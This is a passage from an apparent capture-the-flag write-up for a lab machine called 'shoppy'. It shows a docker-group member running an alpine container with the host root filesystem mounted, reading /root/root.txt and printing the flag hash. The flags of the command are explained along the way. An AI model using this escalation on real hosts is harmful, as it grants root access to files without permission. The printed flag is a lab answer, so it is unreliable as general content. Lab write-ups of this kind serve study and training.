uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$
```

```
docker run --rm -it -v /:/mnt alpine /bin/sh
```

- — rm is to delete the docker when it is done.
- it is to have an interactive terminal
- v is for mount point.
- alpine to execute the image

- run the commanda and cd to /mnt

```
deploy@shoppy:~$ docker run --rm -it -v /:/mnt alpine /bin/sh
/ # ls
bin    etc    lib    mnt    proc   run    srv    tmp    var
dev    home   media  opt    root   sbin   sys    usr
/ # cd mnt
/mnt # ls
bin             home            lib32           media           root            sys             vmlinuz
boot            initrd.img      lib64           mnt             run             tmp             vmlinuz.old
dev             initrd.img.old  libx32          opt             sbin            usr
etc             lib             lost+found      proc            srv             var
```

```
/mnt # ls
bin             home            lib32           media           root            sys             vmlinuz
boot            initrd.img      lib64           mnt             run             tmp             vmlinuz.old
dev             initrd.img.old  libx32          opt             sbin            usr
etc             lib             lost+found      proc            srv             var
/mnt # cd root
/mnt/root # ls
root.txt
/mnt/root # cat root.txt
9a2f5a24fed8e2431929bbd8c5f89a3d
```

- we found it

```
9a2f5a24fed8e2431929bbd8c5f89a3d
```